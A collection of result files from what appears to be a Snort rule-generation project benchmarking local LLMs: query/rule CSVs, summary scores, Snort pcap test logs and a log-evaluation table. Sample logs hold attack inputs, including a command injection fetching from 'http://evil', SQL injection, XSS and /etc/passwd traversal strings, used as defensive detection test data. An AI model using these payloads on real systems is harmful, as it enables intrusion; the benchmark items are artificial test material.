Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/false_positive_analysis.csv

```
FILE: results/false_positive_analysis.csv
```text
query,attack_type,generated_rule,false_positive_risk,false_positive_score,risk_factors,improvement_suggestions
Generate a Snort rule for repeated SSH brute force attempts on port 22,ssh_bruteforce,alert tcp $EXTERNAL_NET any -> $HOME_
Detect SQL injection with UNION SELECT in HTTP URI,sql_injection,alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"P1 SQL i
Detect XSS attack where the URI contains <script>alert(1)</script>,xss,alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"P1
Detect a TCP SYN port scan against our web server,port_scan,alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"P1 Port scan
Detect DNS tunneling using long encoded subdomains,dns_tunneling,alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"P1 DNS t
Detect ICMP ping sweep against internal network,icmp_sweep,alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"P1 ICMP swee
Alert when someone tries ../../../../etc/passwd directory traversal,directory_traversal,alert tcp $EXTERNAL_NET any -> $HOM
Detect command injection with cmd parameter and whoami in HTTP request,command_injection,alert tcp $EXTERNAL_NET any -> $HO
Detect malware command and control beacon to /gate.php,malware_c2,alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"P1 Malw
... [truncated to first 10 rows]
```
```

results/generated_rule_examples.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/generated_rule_examples.csv

```
FILE: results/generated_rule_examples.csv
```text
```
```

```
query,attack_type,generated_rule,valid_rule,validation_errors,detected_options,missing_options,explanation,source_doc_ids,r
Generate a Snort rule for repeated SSH brute force attempts on port 22,ssh_bruteforce,alert tcp $EXTERNAL_NET any -> $HOME_
Detect SQL injection with UNION SELECT in HTTP URI,sql_injection,alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"P1 SQL i
Detect XSS attack where the URI contains <script>alert(1)</script>,xss,alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"P1
Detect a TCP SYN port scan against our web server,port_scan,alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"P1 Port scan
Detect DNS tunneling using long encoded subdomains,dns_tunneling,alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"P1 DNS t
Detect ICMP ping sweep against internal network,icmp_sweep,alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"P1 ICMP swee
Alert when someone tries ../../../../etc/passwd directory traversal,directory_traversal,alert tcp $EXTERNAL_NET any -> $HOM
Detect command injection with cmd parameter and whoami in HTTP request,command_injection,alert tcp $EXTERNAL_NET any -> $HO
Detect malware command and control beacon to /gate.php,malware_c2,alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"P1 Malw
... [truncated to first 10 rows]
```

results/icmp_single_alert_test.txt

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/icmp_single_alert_test.txt

```
FILE: results/icmp_single_alert_test.txt
```text
--------------------------------------------------
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ips
■classifications
■s7commplus
■binder
■wizard
■appid
■js_norm
■file_policy
■file_id
■http2_inspect
■http_inspect
■ftp_data
■ftp_client
■ftp_server
■smtp
■port_scan
■gtp_inspect
■dce_http_server
■dce_http_proxy
■dce_udp
■dce_tcp
■dce_smb
■references
■opcua
■modbus
■mms
■sip
■dnp3
■ssh
■telnet
■daq
■decode
■host_cache
■host_tracker
■hosts
■network
■packets
■process
■search_engine
■so_proxy
■ssl
■cip
■iec104
■stream_ip
■stream_tcp
■stream_udp
■stream_user
■arp_spoof
■rpc_decode
■pop
■normalizer
■netflow
■trace
■imap
■dns
■back_orifice
■stream_file
■stream_icmp
■stream
```
```

```
■output
■active
■alerts
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading tmp/dns_icmp_test.rules:
Finished tmp/dns_icmp_test.rules:
Finished rule args:
--------------------------------------------------
ips policies rule stats
              id  loaded  shared enabled    file
               0     221       0     221    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 221
               text rules: 221
            option chains: 221
            chain headers: 3
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any       0       0       1       0
     dst       0       1       0       0
   total       0       1       1       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                      dst: 2
                      any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 4
                 patterns: 440
            pattern chars: 2662
               num states: 1892
         num match states: 394
             memory scale: KB
             total memory: 74.8848
           pattern memory: 19.7832
        match list memory: 28.9688
        transition memory: 25.6328
        fast pattern only: 1
appid: MaxRss diff: 3072
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/icmp_sweep.pcap
06/09-19:56:01.671932 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.10
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.10 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.673005 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.11
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.11 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.673788 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.12
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.12 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
```

```
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.674551 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.13
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.13 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.675300 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.14
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.14 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.676095 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.15
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.15 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.676849 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.16
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.16 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.677682 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.17
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.17 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.679807 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.18
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.18 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.680656 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.19
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.19 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.681679 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.20
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.20 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
```

```
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.683004 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.21
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.21 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.684402 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.22
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.22 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.685987 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.23
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.23 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

06/09-19:56:01.687608 [**] [1:9990005:1] "TEST ICMP SWEEP PAYLOAD" [**] [Priority: 0] {ICMP} 203.0.113.10 -> 192.168.56.24
00:15:5D:BD:BA:DE -> FF:FF:FF:FF:FF:FF type:0x800 len:0x44
203.0.113.10 -> 192.168.56.24 ICMP TTL:64 TOS:0x0 ID:1 IpLen:20 DgmLen:54
Type:8  Code:0  ID:0   Seq:0  ECHO

snort.raw[26]:
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -
49 43 4D 50 20 65 63 68  6F 20 73 77 65 65 70 20  ICMP ech o sweep
6C 61 62 20 70 61 63 6B  65 74                    lab pack et
- - - - - - - - - - - -  - - - - - - - - - - - - -  - - - - - - - - - -

-- [0] tests/pcaps/generated/icmp_sweep.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                   pcaps: 1
                received: 15
                analyzed: 15
                   allow: 15
                rx_bytes: 1020
--------------------------------------------------
codec
                   total: 15          ■(100.000%)
                     eth: 15          ■(100.000%)
                   icmp4: 15          ■(100.000%)
                    ipv4: 15          ■(100.000%)
--------------------------------------------------
Module Statistics
--------------------------------------------------
ac_bnfa
                searches: 15
                 matches: 15
                   bytes: 390
--------------------------------------------------
appid
                 packets: 15
        processed_packets: 15
           total_sessions: 15
--------------------------------------------------
binder
                new_flows: 15
                 inspects: 15
--------------------------------------------------
detection
                analyzed: 15
            raw_searches: 15
            pkt_searches: 15
                  alerts: 15
```

```
             total_alerts: 15
                   logged: 15
-------------------------------------------------
ips_actions
                    alert: 15
-------------------------------------------------
port_scan
                  packets: 15
                 trackers: 16
-------------------------------------------------
search_engine
               max_queued: 1
            total_flushed: 15
            total_inserts: 15
             total_unique: 15
         qualified_events: 15
-------------------------------------------------
stream
                    flows: 15
-------------------------------------------------
stream_icmp
                 sessions: 15
                      max: 15
                  created: 15
                 released: 15
-------------------------------------------------
Summary Statistics
-------------------------------------------------
timing
                  runtime: 00:00:00
                  seconds: 0.040219
                 pkts/sec: 373
o")~   Snort exiting
```

results/llm_benchmark.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark.csv

```
FILE: results/llm_benchmark.csv
```text
id,query,expected_attack_type,expected_family,language,difficulty,model_name,model_spec,prompt_variant,status,error,predicte
Q1,Detect SQL injection using UNION SELECT in an HTTP URI,sql_injection,web_attack,EN,medium,qwen2.5,ollama:qwen2.5,strict_
Q2,Detect repeated SSH login attempts against port 22,ssh_bruteforce,bruteforce,EN,medium,qwen2.5,ollama:qwen2.5,strict_jso
Q3,Detect a port scan with many TCP SYN packets to multiple ports,port_scan,reconnaissance,EN,medium,qwen2.5,ollama:qwen2.5
Q4,Detect XSS using script tag in a web request,xss,web_attack,EN,medium,qwen2.5,ollama:qwen2.5,strict_json,ok,,xss,True,Tr
Q5,Detect command injection using semicolon wget in an HTTP parameter,command_injection,web_attack,EN,hard,qwen2.5,ollama:q
Q6,Detect directory traversal trying to access ../../etc/passwd,directory_traversal,web_attack,EN,medium,qwen2.5,ollama:qwe
Q7,Detect DNS tunneling with very long encoded subdomains,dns_tunneling,exfiltration,EN,hard,qwen2.5,ollama:qwen2.5,strict_
Q8,Detect ICMP sweep with many echo requests to internal hosts,icmp_sweep,reconnaissance,EN,medium,qwen2.5,ollama:qwen2.5,s
Q9,Detect malware C2 beaconing to /gate.php every minute,malware_c2,malware,EN,hard,qwen2.5,ollama:qwen2.5,strict_json,ok,,
... [truncated to first 10 rows]
```
```

results/llm_benchmark_llama32_quick.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_llama32_quick.csv

```
FILE: results/llm_benchmark_llama32_quick.csv
```text
id,query,expected_attack_type,expected_family,language,difficulty,model_name,model_spec,prompt_variant,status,error,predicte
Q1,Detect SQL injection using UNION SELECT in an HTTP URI,sql_injection,web_attack,EN,medium,llama3.2,ollama:llama3.2,stric
Q2,Detect repeated SSH login attempts against port 22,ssh_bruteforce,bruteforce,EN,medium,llama3.2,ollama:llama3.2,strict_j
Q3,Detect a port scan with many TCP SYN packets to multiple ports,port_scan,reconnaissance,EN,medium,llama3.2,ollama:llama3
Q4,Detect XSS using script tag in a web request,xss,web_attack,EN,medium,llama3.2,ollama:llama3.2,strict_json,ok,,xss,True,
Q5,Detect command injection using semicolon wget in an HTTP parameter,command_injection,web_attack,EN,hard,llama3.2,ollama:
Q6,Detect directory traversal trying to access ../../etc/passwd,directory_traversal,web_attack,EN,medium,llama3.2,ollama:ll
Q7,Detect DNS tunneling with very long encoded subdomains,dns_tunneling,exfiltration,EN,hard,llama3.2,ollama:llama3.2,stric
Q8,Detect ICMP sweep with many echo requests to internal hosts,icmp_sweep,reconnaissance,EN,medium,llama3.2,ollama:llama3.2
Q9,Detect malware C2 beaconing to /gate.php every minute,malware_c2,malware,EN,hard,llama3.2,ollama:llama3.2,strict_json,ok
... [truncated to first 10 rows]
```
```

results/llm_benchmark_llama32_quick_summary.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_llama32_quick_summary.csv

FILE: results/llm_benchmark_llama32_quick_summary.csv
```text
model_spec,prompt_variant,queries,ok_rows,error_rows,valid_rule_rate,attack_type_accuracy,retrieval_grounding_rate,avg_late
ollama:llama3.2,strict_json,10,10,0,1.0,1.0,1.0,9730.382500000002
```

results/llm_benchmark_mistral_quick.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_mistral_quick.csv

FILE: results/llm_benchmark_mistral_quick.csv
```text
id,query,expected_attack_type,expected_family,language,difficulty,model_name,model_spec,prompt_variant,status,error,predicte
Q1,Detect SQL injection using UNION SELECT in an HTTP URI,sql_injection,web_attack,EN,medium,mistral,ollama:mistral,strict_
Q2,Detect repeated SSH login attempts against port 22,ssh_bruteforce,bruteforce,EN,medium,mistral,ollama:mistral,strict_jso
Q3,Detect a port scan with many TCP SYN packets to multiple ports,port_scan,reconnaissance,EN,medium,mistral,ollama:mistral
Q4,Detect XSS using script tag in a web request,xss,web_attack,EN,medium,mistral,ollama:mistral,strict_json,ok,,xss,True,Tr
Q5,Detect command injection using semicolon wget in an HTTP parameter,command_injection,web_attack,EN,hard,mistral,ollama:m
Q6,Detect directory traversal trying to access ../../etc/passwd,directory_traversal,web_attack,EN,medium,mistral,ollama:mis
Q7,Detect DNS tunneling with very long encoded subdomains,dns_tunneling,exfiltration,EN,hard,mistral,ollama:mistral,strict_
Q8,Detect ICMP sweep with many echo requests to internal hosts,icmp_sweep,reconnaissance,EN,medium,mistral,ollama:mistral,s
Q9,Detect malware C2 beaconing to /gate.php every minute,malware_c2,malware,EN,hard,mistral,ollama:mistral,strict_json,ok,,
... [truncated to first 10 rows]
```

results/llm_benchmark_mistral_quick_summary.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_mistral_quick_summary.csv

FILE: results/llm_benchmark_mistral_quick_summary.csv
```text
model_spec,prompt_variant,queries,ok_rows,error_rows,valid_rule_rate,attack_type_accuracy,retrieval_grounding_rate,avg_late
ollama:mistral,strict_json,10,10,0,1.0,1.0,1.0,32517.198599999996
```

results/llm_benchmark_qwen25_quick.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_qwen25_quick.csv

FILE: results/llm_benchmark_qwen25_quick.csv
```text
id,query,expected_attack_type,expected_family,language,difficulty,model_name,model_spec,prompt_variant,status,error,predicte
Q1,Detect SQL injection using UNION SELECT in an HTTP URI,sql_injection,web_attack,EN,medium,qwen2.5,ollama:qwen2.5,strict_
Q2,Detect repeated SSH login attempts against port 22,ssh_bruteforce,bruteforce,EN,medium,qwen2.5,ollama:qwen2.5,strict_jso
Q3,Detect a port scan with many TCP SYN packets to multiple ports,port_scan,reconnaissance,EN,medium,qwen2.5,ollama:qwen2.5
Q4,Detect XSS using script tag in a web request,xss,web_attack,EN,medium,qwen2.5,ollama:qwen2.5,strict_json,ok,,xss,True,Tr
Q5,Detect command injection using semicolon wget in an HTTP parameter,command_injection,web_attack,EN,hard,qwen2.5,ollama:q
Q6,Detect directory traversal trying to access ../../etc/passwd,directory_traversal,web_attack,EN,medium,qwen2.5,ollama:qwe
Q7,Detect DNS tunneling with very long encoded subdomains,dns_tunneling,exfiltration,EN,hard,qwen2.5,ollama:qwen2.5,strict_
Q8,Detect ICMP sweep with many echo requests to internal hosts,icmp_sweep,reconnaissance,EN,medium,qwen2.5,ollama:qwen2.5,s
Q9,Detect malware C2 beaconing to /gate.php every minute,malware_c2,malware,EN,hard,qwen2.5,ollama:qwen2.5,strict_json,ok,,
... [truncated to first 10 rows]
```

results/llm_benchmark_qwen25_quick_summary.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_qwen25_quick_summary.csv

FILE: results/llm_benchmark_qwen25_quick_summary.csv
```text
model_spec,prompt_variant,queries,ok_rows,error_rows,valid_rule_rate,attack_type_accuracy,retrieval_grounding_rate,avg_late
ollama:qwen2.5,strict_json,10,10,0,1.0,1.0,1.0,22631.499600000003
```

results/llm_benchmark_summary.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/llm_benchmark_summary.csv

FILE: results/llm_benchmark_summary.csv
```text
model_spec,prompt_variant,queries,ok_rows,error_rows,valid_rule_rate,attack_type_accuracy,retrieval_grounding_rate,avg_late
ollama:llama3.2,strict_json,10,10,0,1.0,1.0,1.0,9730.3825
```

```
ollama:mistral,strict_json,10,10,0,1.0,1.0,1.0,32517.198599999996
ollama:qwen2.5,strict_json,10,10,0,1.0,1.0,1.0,22631.499600000003
```

results/network_log_integration_eval.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/network_log_integration_eval.csv

FILE: results/network_log_integration_eval.csv

```text
log_id,raw_log,expected_attack_type,expected_label,predicted_attack_type,matched_query,retrieved_context_used,source_doc_id
SNORT-P1-0001,2026-05-25T08:10:12Z FW scan_event src=198.51.100.10 dst=10.0.0.20 proto=TCP spt=40000 dpt=22 flags=SYN note=
SNORT-P1-0021,May 25 09:00:14 bastion sshd[2100]: Failed password for admin from 203.0.113.20 port 45000 ssh2 repeated=9,ss
SNORT-P1-0041,192.0.2.40 - - [25/May/2026:10:00:02 +0000] "GET /products?id=7%20UNION%20SELECT%20users HTTP/1.1" 500 812 "-
SNORT-P1-0061,203.0.113.60 - - [25/May/2026:11:00:22 +0000] "GET /comment?text=<script>alert(1)</script> HTTP/1.1" 200 421
SNORT-P1-0081,2026-05-25T12:00:55Z waf alert src=198.51.100.80 dst=10.30.0.10 uri="/cgi-bin/admin?cmd=;wget http://evil/p.s
SNORT-P1-0101,203.0.113.100 - - [25/May/2026:13:00:40 +0000] "GET ../../../../etc/passwd HTTP/1.1" 404 210 "-" "Mozilla/5.0
SNORT-P1-0121,1716812000.44 DNS a9d3-sync-node-00.segment1.data.exfil.example.com qtype=TXT src=10.40.0.20 dst=8.8.8.8 answ
SNORT-P1-0141,2026-05-25T15:00:09Z icmp sweep src=198.51.100.140 targets=10.0.0.10-10.0.0.25 type=echo-request count=8 note
SNORT-P1-0161,2026-05-25T16:00:31Z proxy src=10.50.0.10 dst=203.0.113.200 proto=HTTPS uri="/beacon" interval=120s ua="svc-u
... [truncated to first 10 rows]
```

results/pcap_test_results.csv

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/results/pcap_test_results.csv

FILE: results/pcap_test_results.csv

```text
pcap,expected_attack,status,alert_count,triggered_sids,benign_alert,command,stdout_excerpt,stderr_excerpt
tests/pcaps/generated/benign_traffic.pcap,benign_traffic,PASS,0,,False,./tools/snort3-docker -r tests/pcaps/generated/benig
o")~   Snort++ 3.10.0.0
--------------------------------------------------
Loading /home/snorty/snort3/etc/snort/snort.lua:
Loading snort_defaults.lua:
Finished snort_defaults.lua:
■ftp_data
■references
■classifications
■ips
■file_id
■js_norm
■binder
■wizard
■appid
■file_policy
■http2_inspect
■http_inspect
■search_engine
■output
■so_proxy
■packets
■hosts
■host_cache
■active
■alerts
■decode
■host_tracker
■network
■process
■daq
■trace
■stream
■stream_ip
■stream_icmp
■stream_tcp
■stream_udp
■stream_user
■stream_file
■arp_spoof
■back_orifice
■dns
■imap
■netflow
■normalizer
■pop
■rpc_decode
■sip
■ssh
■ssl
■telnet
```

```
■cip
■dnp3
■iec104
■mms
■modbus
■opcua
■s7commplus
■dce_smb
■dce_tcp
■dce_udp
■dce_http_proxy
■dce_http_server
■gtp_inspect
■port_scan
■smtp
■ftp_server
■ftp_client
Finished /home/snorty/snort3/etc/snort/snort.lua:
Loading file_id.rules_file:
Loading file_magic.rules:
Finished file_magic.rules:
Finished file_id.rules_file:
Loading rule args:
Loading data/processed/person1_rules_snort3.rules:
Finished data/processed/person1_rules_snort3.rules:
Finished rule args:
--------------------------------------------------
pcre counts
               pcre_rules: 40
              pcre_native: 40
--------------------------------------------------
ips policies rule stats
               id  loaded  shared enabled    file
                0     402       0     402    /home/snorty/snort3/etc/snort/snort.lua
--------------------------------------------------
rule counts
       total rules loaded: 402
                text rules: 402
            option chains: 402
            chain headers: 11
--------------------------------------------------
port rule counts
             tcp     udp    icmp      ip
     any      20       0      21       0
     dst     121      21       0       0
   total     141      21      21       0
--------------------------------------------------
service rule counts          to-srv  to-cli
                  file_id:      219     219
                    total:      219     219
--------------------------------------------------
fast pattern groups
                       dst: 16
                       any: 2
                to_server: 1
                to_client: 1
--------------------------------------------------
search engine (ac_bnfa)
                instances: 11
                 patterns: 581
            pattern chars: 4030
               num states: 2896
         num match states: 479
             memory scale: KB
             total memory: 113.433
           pattern memory: 26.6201
        match list memory: 41.2188
        transition memory: 44.2188
        fast pattern only: 120
appid: MaxRss diff: 3200
appid: patterns loaded: 300
--------------------------------------------------
pcap DAQ configured to read-file.
Commencing packet processing
Retry queue interval is: 200 ms
++ [0] tests/pcaps/generated/benign_traffic.pcap
-- [0] tests/pcaps/generated/benign_traffic.pcap
--------------------------------------------------
Packet Statistics
--------------------------------------------------
daq
                    pcaps: 1
                 received: 5
                 analyzed: 5
                    allow: 5
                 rx_bytes: 305
--------------------------------------------------
```

```
codec
                    total: 5           ■(100.000%)
                      eth: 5           ■(100.000%)
                     ipv4: 5           ■(100.000%)
                      tcp: 5           ■(100.000%)
